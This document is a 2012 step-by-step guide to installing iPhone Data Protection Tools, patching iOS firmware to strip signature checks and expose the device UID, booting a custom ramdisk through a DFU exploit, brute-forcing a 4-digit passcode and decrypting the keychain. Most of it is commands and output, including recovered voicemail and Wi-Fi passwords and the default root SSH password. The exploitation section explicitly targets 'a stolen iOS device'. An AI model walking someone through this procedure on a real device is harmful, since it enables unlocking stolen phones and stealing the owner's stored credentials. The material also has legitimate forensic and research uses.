Apple iOS Key Recovery with iPhone Data Protection Tools

Joshua Wright, jwright@hasborg.com
10/30/2012

This document reflects my notes regarding the installation of the iPhone Data Protection Tools and the necessary prerequisite functions through the creation of an alternate boot kernel and filesystem for an iOS device for use in recovering a 4-digit passcode from an iOS device. These instructions are dependent upon resources on the Internet which may disappear or be moved. Refer to the iPhone Data Protection Tools Wiki site at http://code.google.com/p/iphone-dataprotection/w/list for clarifications or additional instructions if needed.

These instructions were completed successfully on a Mac Book Pro running OS X 10.8.2 (Mountain Lion). I assume the reader's familiarity with basic OS X shell commands and file management.

Special thanks to Raul Siles for his assistance in testing and updating this document for subsequent versions of OS X.

Table of Contents

Installation

The following steps need to be completed once for your system.

1. Xcode

Download and install Xcode from the App Store.

2. Xcode Command Line Tools

Download and install the Xcode Command Line Tools. Browse to https://developer.apple.com and login to the developer site with your Apple ID. Search for "xcode" and look for the Command Line Tools for Xcode packages, selecting the most recent version. Install the package after downloading.

Alternatively, the Xcode Command Line Tools can also be installed from within Xcode. After launching Xcode, navigate to Xcode | Preferences…, select the Downloads option, then click the Components tab. Click on the "Install" button near the Command Line Tools entry.

3. Download and Install LDID

A customized LDID tool is needed to apply iOS executable entitlements to binaries. Download it and save it to /usr/local/bin or a directory of your choosing in your PATH as shown below.

```
$ sudo mkdir -p /usr/local/bin
$ curl -O http://networkpx.googlecode.com/files/ldid
$ chmod +x ldid
$ sudo mv ldid /usr/local/bin
```

4. Verify Codesign Allocate Tool

The codesign_allocate tool is required by the iPhone Data Protection Tools. Ensure it is in your PATH (supplied by Xcode). If it is not in your PATH, create a symbolic link to the file as shown below.

```
$ which codesign_allocate
/usr/bin/codesign_allocate
```

If you do not see the codesign_allocate tool location from the 'which' command output, create a symbolic link as shown below:

```
$ sudo ln -s
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/codesign_allocate
/usr/local/bin/codesign_allocate
```

5. Install OS X Fuse

The OS X Fuse package allows you to mount filesystems others than those natively supported by OS X. This functionality is required for extracting kernel and filesystem data from iOS firmware (IPSW files) used by iPhone Data Protection Tools:

https://github.com/downloads/osxfuse/osxfuse/OSXFUSE-2.3.8.dmg

6. Install Python Modules

Install the Python module dependencies for iPhone Data Protection Tools as shown below:

```
$ sudo ARCHFLAGS="-arch i386 -arch x86_64" easy_install pycrypto
$ sudo easy_install M2crypto construct progressbar mercurial
```

7. Download the iPhone Data Protection Tools

```
$ cd
$ hg clone https://code.google.com/p/iphone-dataprotection
```

8. Download redsn0w

Download the most recent version of redsn0w from the iPhone Dev Team:

https://sites.google.com/a/iphone-dev.com/files/

9. Configure Decryption Keys

Redsn0w includes decryption keys necessary for decrypting content from iOS firmware (IPSW files). Move and extract the redsn0w zip file and create a symbolic link to the encryption keys plist file for use with the iPhone Data Protection Tools:

```
$ cd ~/iphone-dataprotection
$ mv ../Downloads/redsn0w_mac_0.9.10b8.zip .
$ unzip -q redsn0w_mac_0.9.10b8.zip
$ ln -s redsn0w_mac_0.9.10b8/redsn0w.app/Contents/MacOS/Keys.plist .
```

NOTE: Replace the redsn0w version number by the most recent version you downloaded on the previous step (e.g. redsn0w_mac_0.9.14b2.zip).

10.Build the IMG3FS Tool

Build the iPhone Data Protection Tools img3fs utility as shown below:

```
$ cd ~/iphone-dataprotection/img3fs
$ make
```

After running "make", you will see several warnings from the compiler. These can be safely ignored. After the compilation process completes, you should have a file called "img3fs" in the current directory:

```
$ ls
Makefile   README   img3fs*   img3fs.c
```

11.Redefine the Xcode File-System Location

The latest Xcode versions (e.g. 4.5) are installed in Mac OS X (e.g. Mountain Lion) under "/Applications/Xcode.app/Contents/Developer/*", while previous Xcode versions were installed under "/Developer/*"; this is the reference used by the iPhone Data Protection Tools. Create a link from the current Xcode location to the previous one:

```
$ sudo ln -s /Applications/Xcode.app/Contents/Developer/ /Developer
```

12.Download & Extract the iOS 5.x SDK From Previous Xcode Versions

The latest Xcode releases (e.g. 4.5) only include the iOS 6 SDK (under "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS6.0.sdk/"). In order to build a custom iOS ramdisk for previous iOS versions (e.g. iOS 5.x), it is required to download the iOS 5.x SDK.

The iOS SDK for previous iOS versions cannot be directly obtained from Xcode. Download and install the iOS 5.x SDK by browsing to https://developer.apple.com and login to the developer site with your Apple ID. Search for "xcode" and look for previous Xcode packages, selecting the right one depending on the iOS SDK you are interested in. For example Xcode 4.3.3 for iOS 5.1 SDK (xcode_4.3.3_for_lion.dmg) or Xcode 3.2.6 for iOS 4.3 SDK (xcode_3.2.6_and_ios_sdk_4.3.dmg).

Mount the Xcode package after downloading, then right click the Xcode.app and select "Show Package Contents". Browse to the "Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS5.1.sdk" folder and copy it to "/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/".

Preparation

The following steps prepare your system to exploit a target iOS device. These preparation steps must be repeated for each Apple unique hardware device you are exploiting (e.g. once for iPhone 4, once for iPad 2, etc.)

1. Download iOS Firmware IPSW File

Obtain an IPSW file for the hardware device you wish to build a ramdisk and kernel for. Look inside the Keys.plist file for URL's or visit the URL below for easy reference. This process must be repeated for each type of device you with to exploit (e.g. iPhone 3GS, iPhone 4, iPhone 4S, iPad 1, etc.). Download a firmware file for iOS 4 or 5; the version of the firmware file used here does not need to match the version on the iOS device, it only has to be correct for the device hardware you are targeting.

http://theiphonewiki.com/wiki/index.php?title=Firmware

2. Modify the iOS Firmware File

Use the iPhone Data Protection Tools to modify the stock firmware file, removing code validation signature checking, as well as enabling programmatic access to the device UID as shown. The iOS Firmware file iPhone3,1_5.0_9A334_Restore.ipsw is used in the example below, targeting an iPhone 4 device.

```
$ cd ~/iphone-dataprotection/
$ python python_scripts/kernel_patcher.py iPhone3,1_5.0_9A334_Restore.ipsw
Decrypting kernelcache.release.n90
Unpacking ...
Doing CSED patch
Doing getxattr system patch
Doing _PE_i_can_has_debugger patch
Doing IOAESAccelerator enable UID patch
Doing AMFI patch
Patched kernel written to kernelcache.release.n90.patched
Created script make_ramdisk_n90ap.sh, you can use it to (re)build the ramdisk
```

3. Build the iOS Ramdisk

Next, run the shell script generated by the kernel_patcher.py script to build a ramdisk for your target device.

```
$ sh make_ramdisk_n90ap.sh
Found iOS SDK 5.0
make: Nothing to be done for `all'.
Archive:  iPhone3,1_5.0_9A334_Restore.ipsw
  inflating: 018-7923-347.dmg
TAG: TYPE OFFSET 14 data_length:4
TAG: DATA OFFSET 34 data_length:104b000
```

```
TAG: SEPO OFFSET 104b040 data_length:4
TAG: KBAG OFFSET 104b05c data_length:38
KBAG cryptState=1 aesType=100
TAG: KBAG OFFSET 104b0a8 data_length:38
TAG: SHSH OFFSET 104b10c data_length:80
TAG: CERT OFFSET 104b198 data_length:794
Decrypting DATA section
Decrypted data seems OK : ramdisk
/dev/disk3                                              /Volumes/ramdisk
"disk3" unmounted.
"disk3" ejected.
Myramdisk_n90ap.dmg created
You can boot the ramdisk using the following command (fix paths)
redsn0w -i iPhone3,1_5.0_9A334_Restore.ipsw -r myramdisk.dmg -k
kernelcache.release.n90.patched
```

4. Rename Ramdisk

The ramdisk file generated in the previous step is called "myramdisk_YXXap.dmg". Rename this file to reflect the firmware hardware and software version so that you can keep them organized for different Apple iOS targets:

```
$ mv myramdisk_n90ap.dmg Ramdisk_iPhone3,1_5.0_9A334.dmg
```

5. Rename Kernel

Similar to the ramdisk, the kernel file will be generated with a default filename of kernelcache.release.YXX.patched. Rename this file (replacing YXX with the appropriate identifier in the generated file) to one that reflects the version of iOS and hardware target:

```
$ mv kernelcache.release.n90.patched kernelcache_iPhone3,1_5.0_9A334.patched
```

Exploitation

The following steps guide you through the exploitation process for a stolen iOS device that you wish to compromise for bypassing PIN-based authentication, revealing stored credentials in the iOS keybag.

1. Plug in Target

Plug in Apple iOS target to Mac with a USB cable. Let iTunes start, that's OK.

2. Power off Device

Press and hold the suspend button on the top until you are prompted to slide and power off the device. Release the suspend button and power off the device when prompted. Continue with the next step only after the device is completely powered off.


3. Start Redsn0w with Custom Ramdisk

Start redsn0w to jailbreak the device, using your patched iOS firmware file, custom kernel and custom ramdisk as shown below:

```
$ cd ~/iphone-dataprotection
$ ./redsn0w_mac_0.9.10b8/redsn0w.app/Contents/MacOS/redsn0w -i
iPhone3,1_5.0_9A334_Restore.ipsw  -r Ramdisk_iPhone3,1_5.0_9A334.dmg -k
kernelcache_iPhone3,1_5.0_9A334.patched
```

NOTE: Replace the redsn0w version number by the most recent version you downloaded on the redsn0w download preparation step (e.g. redsn0w_mac_0.9.14b2.zip).

When redsn0w starts, you will see a window similar to the following:



4. Place iOS Device in DFU Mode

Next, place the iOS target device in Disk Flash Update (DFU) mode. Return to redsn0w and click "Next" to get the interactive instructions, or follow the instructions below:

- Press and hold the suspend button for 3 seconds
- Without releasing the suspend button, press the home button for 10 seconds
- Release the suspend button but keep holding the home button for another 15 seconds

When the device enters DFU mode, redsn0w will attempt to exploit it automatically. If successful, you will see a pineapple image on the iOS device, followed by boot messages in small text. At the end of a successful exploit with your custom firmware, ramdisk and kernel files, you will see an ASCII version of OK on the target iOS device screen as shown below:

5. Start USB to TCP SSH Listener

The jailbroken iOS device starts a SSH listener on port 22. We can connect to this port with a typical SSH client by redirecting a local port to TCP/22 over the USB cable interface. Simply start the iPhone Data Protection Tools tcprelay.sh script as shown:

```
$ sh tcprelay.sh
Forwarding local port 2222 to remote port 22
Forwarding local port 1999 to remote port 1999
```

At this point you can SSH to the iOS device as shown:

```
$ ssh -p 2222 root@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be
established.
RSA key fingerprint is 76:79:9c:19:77:c3:53:90:20:4f:a7:55:54:87:b1:fb.
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known
hosts.
root@localhost's password: alpine
-sh-4.0#
```

It is not necessary to SSH to the target device however, since the attack tools we'll use will handle that automatically.

6. Start the PIN Recovery Attack

Launch the PIN recovery attack by running the demo_bruteforce.py script as shown:

```
$ python python_scripts/demo_bruteforce.py
Device UDID : d594166b65928411bb49295422c399f2aaaaaaaa
Keybag: SIGN check OK
Keybag UUID : fdd9c940bad447459701e472aaaaaaaa
Saving /Users/jwright/iphone-
dataprotection/d594166b65928411bb49295422c399f2aaaaaaaa/066ca6f0c178b7e7.plis
t
passcodeKeyboardComplexity : {'rangeMinimum': 0, 'value': 0, 'rangeMaximum':
2}
Trying all 4-digits passcodes...
BruteforceSystemKeyBag : 0:03:20.292195
|
{'passcode': '1234', 'passcodeKey':
'2a98c5c7649352b5b90b9d69a8d213216b3693965ce15817cac11240aaaaaaaa'}
True
Keybag type : System keybag (0)
Keybag version : 3
Class   WRAP    Type    Key
1       3       0
441dd79a0e06ac346aac473bdc6381bb4b6307a755daead603d84c2e
2       3       1
468fed5d024e5bdead01658f5dc8a6c2eb5349d2ae87b356b57d6b50
3       3       0
400916642e5b88699209a8bd0a6c275df059808cb51a5cfcd2b99143
5       3       0
0ff65c48d0a0a619f22878539fec61cfe5b65ebcd47b67639f28048e
6       3       0
4017855c9202b669cd69ceca81780dd0baab28aba66d5f45bd20ff60
7       3       0
37303d062fc2f447f6f6912172dc4dae9b9444030fe3380d6c2c3793
8       1       0
ed6c2304feb87528e772c32721ce33886eb1001f1fc478e147c12f02
9       3       0
99eafe7aa654867bb968863af01b5d09cd378bf9f43e439d3440dc87
10      3       0
71131d75b71e8f9559ebcec277059474178c0d17231bc711b8379ba7
11      1       0
4852c8d81d11f8f692e06db21e1ae98db0b8baeac1cbf73d8862c78b

Saving /Users/jwright/iphone-
dataprotection/d594166b65928411bb49295422c399f2aaaaaaaa/066ca6f0c178b7e7.plis
t
```

```
Downloaded keychain database, use keychain_tool.py to decrypt secrets
```

7. Decrypt Keybag

With the recovered key information, we can decrypt the keybag and recover the keys stored on the iOS device as shown below. Replace the UDID directory and filenames according to your local system.

```
$ python python_scripts/keychain_tool.py -d
d594166b65928411bb49295422c399f2aaaaaaaa/keychain-2.db
d594166b65928411bb49295422c399f2aaaaaaaa/066ca6f0c178b7e7.plist
Keybag: SIGN check OK
Keybag unlocked with passcode key
Keychain version : 5
------------------------------------------------------------
                    Passwords
------------------------------------------------------------
[trimmed]
Service :       EnhancedVoicemail
Account :       4015242911
Password :      1111
Agrp :  apple
------------------------------------------------------------
Service :       AirPort
Account :       Verizon MiFi2200 DAD1 Secure
Password :      09111900891
Agrp :  apple
------------------------------------------------------------
[trimmed]
```

8. Restart iOS Target

Power off the iOS target to the original configuration by pressing and holding the home and suspend buttons together for several seconds. After the device is powered off, press and hold the suspend button for a few seconds to start the boot process. The iOS device will restart, and no remnants from the attack are left in place.